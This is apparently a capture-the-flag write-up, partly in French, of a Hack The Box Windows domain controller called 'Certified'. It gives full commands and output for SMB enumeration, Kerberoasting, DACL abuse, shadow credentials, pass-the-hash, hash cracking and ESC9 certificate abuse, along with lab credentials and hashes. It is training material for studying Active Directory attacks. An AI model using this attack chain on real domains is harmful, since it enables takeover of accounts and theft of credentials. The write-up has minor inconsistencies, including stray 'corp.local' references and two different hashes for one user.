 | | Machine name | OS | IP | Difficulty |
|---|
| Certified | Windows | 10.10.11.41 | Medium |
|
Users
1
2
3
4
| User : judith.mader, Password : judith09
User : management_svc, NT hash : a091c1832bcdd4677c28b5a6a1295584
User : ca_operator, NT hash : 94994b74f29662fc4d702f2f3b0df327
User : Administrator, LM/NT hash : aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
|
Enumeration
nmap
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| nmap 10.10.11.41 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-08 14:07 CET
Nmap scan report for 10.10.11.41
Host is up (0.060s latency).
Not shown: 992 filtered ports
PORT STATE SERVICE
53/tcp open domain
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
636/tcp open ldapssl
3269/tcp open globalcatLDAPssl
|
Enumerating Users - smb
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| nxc smb 10.10.11.41 -u 'judith.mader' -p 'judith09' -d 'certified.htb' --rid-brute
SMB 10.10.11.41 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.41 445 DC01 [+] certified.htb\judith.mader:judith09
SMB 10.10.11.41 445 DC01 498: CERTIFIED\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.41 445 DC01 500: CERTIFIED\Administrator (SidTypeUser)
SMB 10.10.11.41 445 DC01 501: CERTIFIED\Guest (SidTypeUser)
SMB 10.10.11.41 445 DC01 502: CERTIFIED\krbtgt (SidTypeUser)
SMB 10.10.11.41 445 DC01 512: CERTIFIED\Domain Admins (SidTypeGroup)
SMB 10.10.11.41 445 DC01 513: CERTIFIED\Domain Users (SidTypeGroup)
SMB 10.10.11.41 445 DC01 514: CERTIFIED\Domain Guests (SidTypeGroup)
SMB 10.10.11.41 445 DC01 515: CERTIFIED\Domain Computers (SidTypeGroup)
SMB 10.10.11.41 445 DC01 516: CERTIFIED\Domain Controllers (SidTypeGroup)
SMB 10.10.11.41 445 DC01 517: CERTIFIED\Cert Publishers (SidTypeAlias)
SMB 10.10.11.41 445 DC01 518: CERTIFIED\Schema Admins (SidTypeGroup)
SMB 10.10.11.41 445 DC01 519: CERTIFIED\Enterprise Admins (SidTypeGroup)
SMB 10.10.11.41 445 DC01 520: CERTIFIED\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.11.41 445 DC01 521: CERTIFIED\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.41 445 DC01 522: CERTIFIED\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.10.11.41 445 DC01 525: CERTIFIED\Protected Users (SidTypeGroup)
SMB 10.10.11.41 445 DC01 526: CERTIFIED\Key Admins (SidTypeGroup)
SMB 10.10.11.41 445 DC01 527: CERTIFIED\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.41 445 DC01 553: CERTIFIED\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.41 445 DC01 571: CERTIFIED\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.41 445 DC01 572: CERTIFIED\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.41 445 DC01 1000: CERTIFIED\DC01$ (SidTypeUser)
SMB 10.10.11.41 445 DC01 1101: CERTIFIED\DnsAdmins (SidTypeAlias)
SMB 10.10.11.41 445 DC01 1102: CERTIFIED\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.41 445 DC01 1103: CERTIFIED\judith.mader (SidTypeUser)
SMB 10.10.11.41 445 DC01 1104: CERTIFIED\Management (SidTypeGroup)
SMB 10.10.11.41 445 DC01 1105: CERTIFIED\management_svc (SidTypeUser)
SMB 10.10.11.41 445 DC01 1106: CERTIFIED\ca_operator (SidTypeUser)
SMB 10.10.11.41 445 DC01 1601: CERTIFIED\alexander.huges (SidTypeUser)
SMB 10.10.11.41 445 DC01 1602: CERTIFIED\harry.wilson (SidTypeUser)
SMB 10.10.11.41 445 DC01 1603: CERTIFIED\gregory.cameron (SidTypeUser)
|
Bloodhound-python
On execute bloodhound-python pour récupérer des données sur l’Active directory.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
| sudo bloodhound-python -d CERTIFIED.HTB -u 'judith.mader' -p 'judith09' -dc certified.htb -c All --zip -ns 10.10.11.41
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20241208115439_bloodhound.zip
|
Targeted Kerberoasting
D’après ce qu’on observe sur bloodhound, on peut voir que l’utilisateur management_svc peut potentiellement être récupéré à l’aide d’une attaque “targeted Kerberoasting”. A l’aide de l’outil targetedKerberoast.py, on effectue l’attaque et on récupére le hash du mot de passe de management_svc :
1
2
3
4
5
| targetedKerberoast.py -d certified.htb -u judith.mader -p judith09 -v
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (management_svc)
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$98e6a7443e6760f44cdd6b7a9ff0cdc8$21d6889b72b0eae33c5f4eb81af29e699b45b48284cde10ae2fdc23a1c929a5f5ccb8c88ef7c9a6f14552b848d42791d0c4f0827621e3fbd06abfb0fe5d41b2754443a76c8abe11350c929d8b6251f927222c0f1c7339620a15866b2f3714d5ab15cdb2893b13daf6db594aa4259d89028198d886c697997cc443afe9f8a09361736573565ebfa264a03c5d00ffb2377898d0c6087385d3b895ecb7e5ae11ac37875409b1bb574350707d049e5aad147b5a36c1172ea4d4deb2f7c62e5bfb75edcbb475e59a34ee8255b9262b39449625a05185526829e7437e9078253741d3bcb130325ad4e07ca41a2436a29020d467f67e4ff16e5be22a04b30317be8dc773f11374aabea10e4e669146698d0c558a060e27ac55554121cc26d7050172044810850793699c631a46cb33af8650b940c3b7676bd397c47cd7b27dd62f15d2b4fe8ca2c741bad98335af2be77ec06317d2ca3e5fb32bad8c3cc599cc2f62fc5a3e1124501ca010fe529d00e87babcaadbb8fb331d9027c999c9d30ad828613f25e782acc721d3842db14020713fcddded15996c195da468a14aa2cf2595f94c305d68d25d91579ec569e226627f15b0b7c5df2fd4306a8b5425e553711f321f3f40d0e9d65bcf77d20db59fea66a66b01ff383af30e7541ace8c20266199fd9ea56a54a5aade2859bd463b386eb754a8eb2c7202b3575adc3e1d8fb9231d93fab04039d4a7f07a9b79ffe00fa9c5c786404c68742e822a84af136cd472f6168621dfa4817312bdc08eb5e070a69842b15bbbea8a503f101043e1981cda2e0df4008c52d41b0e2805d8616c08b025eea8fc230b1b983322be2060f18da2ee9d832769ef53dcbd6d27bed287c55ed73be5678e21f52c4d3703a90d65a340e573648f43bf60a8194975516d2e70b69522f24d4aa713a20ba0d84efa776eb7886113456c77cb1cb535cb741ff651caf111ecec2f8d63a37d544035e2acf72298024415ee49f00037ee3e0a5653643a48675d355c7fd911f728fa3b9933c14919828bc74e689c523c7602a03413105f8c8aee518c6458ad4f2fcdcc8859ebca960a39b37987c7ac6a8d3f0bb8ca06b82f7e3afc3bb0d9777e852fb0a6ccdaf9a7897632d5c1ff7a7524f1ccd06da51b1ffeaeeca9b1b9ef827b7ec9de56af9af28093990983c4bc1543229c1b886b802286d606aca8fd2f1decc07b25f241fdd287975d6db4d32e472ae89700764a5e5a5cefb977ac106431fa8f435bf2c420a00528aaaa9237a286ff433be4ce8eb458cdcab450003ee0c5d49ce6c069cc40c48ed721c3a07b42e470991321b322475f9aef94c3e488b62289793fb3dac6c56cad4ebb95189c8864d2b7425047f5e4fd8f71d029f6e7df1caea05089da8a024bca18c34d92c52cb5d2bc19a4578ec9e872285fccabbdf54cff68968cff90ac592f247928bd27fcbb89b45a75ae00351ca654b9a978c213e52bbca509eeb5c34c520f94c5d394b2dee91988bddb8d7a6e1f61732d961c42ad33b76b46122f2e4a55dce6abf450d64180b6ff2394a59418668bf79f6d34af701fd1e98
|
Shadow credential attack
- Grant ownership :
It has the following command-line arguments.This abuse can be carried out when controlling an object that has WriteOwner or GenericAll over any object. The attacker can update the owner of the target object. Once the object owner has been changed to a principal the attacker controls, the attacker may manipulate the object any way they see fit. On va donc rendre judith.mader owner du groupe
1
2
3
4
5
6
7
| python3 owneredit.py -new-owner 'judith.mader' -target 'management' -dc-ip 10.10.11.41 -action write 'certified.htb'/'judith.mader':'judith09'
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
|
Puis :
- Modifying the rights
To abuse ownership of a group object, you may grant yourself the AddMember privilege.
1
2
3
4
5
6
7
8
9
| dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
[*] DACL backed up to dacledit-20241209-130331.bak
[*] DACL modified successfully!
## Cependant, après verification ca n'a pas fonctionné. Par contre j'ai pu me donner le controle totale a l'aide de cette commande
dacledit.py -action 'write' -rights 'FullControl' -principal 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
## Pour vérifier les droits des utilisateur sur un groupe/objet, on peut utiliser cette commande
dacledit.py -action 'read' -target 'management' 'certified.htb'/'judith.mader':'judith09' | grep judith -A 3 -B 3
|
Enfin :
- Adding to the group
You can now add members to the group. On va donc s’ajouter comme membre du groupe : judith.mader.
1
| net rpc group addmem "management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "certified.htb"
|
Maintenant que judith.mader est membre du groupe, on va enfin pouvoir faire une ‘shadow credential attack’ pour obtenir le hash NT de management_svc :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
| certipy-ad shadow auto -username judith.mader@certified.htb -p judith09 -dc-ip 10.10.11.41 -account management_svc -debug
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.41:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8438746f-c951-b3d9-9be0-c455cedf6731'
<KeyCredential structure at 0x7f711d6a6900>
| Owner: CN=management service,CN=Users,DC=certified,DC=htb
| Version: 0x200
| KeyID: KcbU1P0bMaVuWjpricPI4cNFK5+qjRkV4gYbM4DfPP0=
| KeyHash: 64a54a908329ffbd4746b1dabf32b65a35a9a107e4851235de8948687e0cf69d
| RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0x7f711d6a68a0>
| | Exponent (E): 65537
| | Modulus (N): 0x920669e7366de61569081a4de24445dc45e6856c747d69ce86cd15dadcf516effc4c3543cb7e96487a3b5390c05b76ef5f1d1c0f2266803ffec550d281a108c2f594d21f4ce33abb612532f88560b6627b7dbe21247ec565e51d7b07b3bcfcbc858c91defaf7ee39e6ee7725d9df0ba759fbabc0ebea062c2c4adc03e6bb2459a7e285ed37eefeaaa91a0fd2de40114879e3d7b286646dfd0d6448a83b900eb7acc4b75345b61eefe66688de7a1425706c889a9e978ffcf2eb4456646c410454680341338a19214f690ffad5258b39cdbf000cbdbd0620d233aab9a431845148283d6fb6b5ae0c784a00938d72e00a254929a0fce6c922422d17abe8f57e8e69
| | Prime1 (P): 0x0
| | Prime2 (Q): 0x0
| Usage: KeyUsage.NGC
| LegacyUsage: None
| Source: KeySource.AD
| DeviceId: 8438746f-c951-b3d9-9be0-c455cedf6731
| CustomKeyInfo: <CustomKeyInformation at 0x7f711d6968f0>
| | Version: 1
| | Flags: KeyFlags.NONE
| | VolumeType: None
| | SupportsNotification: None
| | FekKeyVersion: None
| | Strength: None
| | Reserved: None
| | EncodedExtendedCKI: None
| LastLogonTime (UTC): 2024-12-10 04:23:52.735565
| CreationTime (UTC): 2024-12-10 04:23:52.735565
[+] Key Credential: B:828:0002000020000129c6d4d4fd1b31a56e5a3a6b89c3c8e1c3452b9faa8d1915e2061b3380df3cfd20000264a54a908329ffbd4746b1dabf32b65a35a9a107e4851235de8948687e0cf69d1b0103525341310008000003000000000100000000000000000000010001920669e7366de61569081a4de24445dc45e6856c747d69ce86cd15dadcf516effc4c3543cb7e96487a3b5390c05b76ef5f1d1c0f2266803ffec550d281a108c2f594d21f4ce33abb612532f88560b6627b7dbe21247ec565e51d7b07b3bcfcbc858c91defaf7ee39e6ee7725d9df0ba759fbabc0ebea062c2c4adc03e6bb2459a7e285ed37eefeaaa91a0fd2de40114879e3d7b286646dfd0d6448a83b900eb7acc4b75345b61eefe66688de7a1425706c889a9e978ffcf2eb4456646c410454680341338a19214f690ffad5258b39cdbf000cbdbd0620d233aab9a431845148283d6fb6b5ae0c784a00938d72e00a254929a0fce6c922422d17abe8f57e8e6901000401010005001000066f74388451c9d9b39be0c455cedf67310200070100080008fb78af51bb4adb01080009fb78af51bb4adb01:CN=management service,CN=Users,DC=certified,DC=htb
[*] Adding Key Credential with device ID '8438746f-c951-b3d9-9be0-c455cedf6731' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '8438746f-c951-b3d9-9be0-c455cedf6731' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
|
On obtient le hachage NT pour l’utilisateur management_svc !
WinRm connexion avec le hachage NT (Pass-The-Hash) - user flag
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| evil-winrm -i 10.10.11.41 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
423f.....d084
|
Shadow Credentials attack : management_svc -> ca_operator
On effectue à nouveau une shadow credential attack pour récupérer le hachage NT de l’utilisateur ca_operator.
Pour cela on utilise l’utilisateur management_svc avec son hachage NT (option -hashes au lieu du mot de passe qu’on ne connait -p) :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| certipy-ad shadow auto -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.10.11.41 -account ca_operator -debug
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.41:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Targeting user 'ca_operator'
...
...
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': 13b29964cc2480b4ef454c59562e675c
|
### Nouveau bloodhound avec l’utilisateur ca_operator
1
| sudo bloodhound-python -d CERTIFIED.HTB -u 'ca_operator' -p 'P@ssword' -dc certified.htb -c All --zip -ns 10.10.11.41
|
Bruteforce hashcat du hachage NT
On obtient le mot de passe de l’utilisateur ca_operator grâce à hashcat et la wordlist rockyou.txt :
1
2
| hashcat -m 1000 -a 0 hash.txt ~/wordlists/rockyou.txt --show
13b29964cc2480b4ef454c59562e675c:P@ssword
|
Privilege Escalation
Bloodhound PE Path

Checking vuln in certificates / templates with ca_operator
On observe que management_svc à le droit CanPSRemote sur la machine DC01 :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
| certipy-ad find -vulnerable -stdout -u ca_operator@certified.htb -hashes 94994b74f29662fc4d702f2f3b0df327:94994b74f29662fc4d702f2f3b0df327 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Trying to resolve 'CERTIFIED.HTB' at '10.0.2.3'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.10.11.41
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.41:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[+] Adding Domain Computers to list of current user's SIDs
[+] List of current user's SIDs:
CERTIFIED.HTB\Domain Users (S-1-5-21-729746778-2675978091-3820388244-513)
CERTIFIED.HTB\Authenticated Users (CERTIFIED.HTB-S-1-5-11)
CERTIFIED.HTB\Domain Computers (S-1-5-21-729746778-2675978091-3820388244-515)
CERTIFIED.HTB\Everyone (CERTIFIED.HTB-S-1-1-0)
CERTIFIED.HTB\operator ca (S-1-5-21-729746778-2675978091-3820388244-1106)
CERTIFIED.HTB\Users (CERTIFIED.HTB-S-1-5-32-545)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'DC01.certified.htb' at '10.0.2.3'
[!] Failed to resolve: DC01.certified.htb
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[+] Trying to get DCOM connection for: DC01.certified.htb
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: [Errno -2] Name or service not known
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via RRP: [Errno Connection error (DC01.certified.htb:445)] [Errno -2] Name or service not known
[!] Failed to get CA configuration for 'certified-DC01-CA'
[+] Trying to resolve 'DC01.certified.htb' at '10.0.2.3'
[!] Failed to resolve: DC01.certified.htb
[+] Connecting to DC01.certified.htb:80
[!] Got error while trying to check for web enrollment: [Errno -2] Name or service not known
[*] Enumeration output:
Certificate Authorities
0
CA Name : certified-DC01-CA
DNS Name : DC01.certified.htb
Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb
Certificate Serial Number : 36472F2C180FBB9B4983AD4D60CD5A9D
Certificate Validity Start : 2024-05-13 15:33:41+00:00
Certificate Validity End : 2124-05-13 15:43:41+00:00
Web Enrollment : Disabled
User Specified SAN : Unknown
Request Disposition : Unknown
Enforce Encryption for Requests : Unknown
Certificate Templates
0
Template Name : CertifiedAuthentication
Display Name : Certified Authentication
Certificate Authorities : certified-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
SubjectAltRequireUpn
Enrollment Flag : NoSecurityExtension
AutoEnrollment
PublishToDs
Private Key Flag : 16842752
Extended Key Usage : Server Authentication
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1000 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : CERTIFIED.HTB\operator ca
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Object Control Permissions
Owner : CERTIFIED.HTB\Administrator
Write Owner Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
Write Dacl Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
Write Property Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
[!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
|
Exploit ESC9 vulnerability
#### Modifying the userPrincipalName (UPN) attribute of ca_operator
management_svc modifie l’UPN de ca_operator (son identifiant d’utilisateur principal) pour qu’il corresponde à Administrator (sans le domaine @corp.local).
L’UPN modifié reste valide car il ne correspond pas exactement à celui d’Administrator (qui est Administrator@corp.local).
1
2
3
4
5
6
| certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator':
userPrincipalName : Administrator
[*] Successfully updated 'ca_operator'
|
Requesting Certificate
- management_svc demande un certificat en se faisant passer pour ca_operator, mais avec l’UPN modifié à Administrator.
- Le modèle de certificat ESC9 (mal configuré) permet d’émettre un certificat sans inclure de sécurité supplémentaire (par exemple, des extensions empêchant les abus).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| certipy-ad req -username ca_operator@certified.htb -hashes 94994b74f29662fc4d702f2f3b0df327 -ca certified-DC01-CA -template CertifiedAuthentication
/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
"(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
|
Restoring the UPN of ca_operator
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user 'ca_operator' -upn 'ca_operator@certified.htb' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Trying to resolve 'CERTIFIED.HTB' at '10.0.2.3'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.10.11.41
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.41:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Updating user 'ca_operator':
userPrincipalName : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
|
Retrieving NT Hash via Forged Certificate
Attempting authentication with the issued certificate now yields the NT hash of Administrator@corp.local. The command must include -domain due to the certificate’s lack of domain specification:
1
2
3
4
5
6
7
8
9
| certipy-ad auth -pfx ./administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| evil-winrm -i 10.10.11.41 -u Administrator -H 0d5b49608bbce1751f708748f67e2d34
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 12/10/2024 9:26 AM 34 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
dc1c.....fb35
|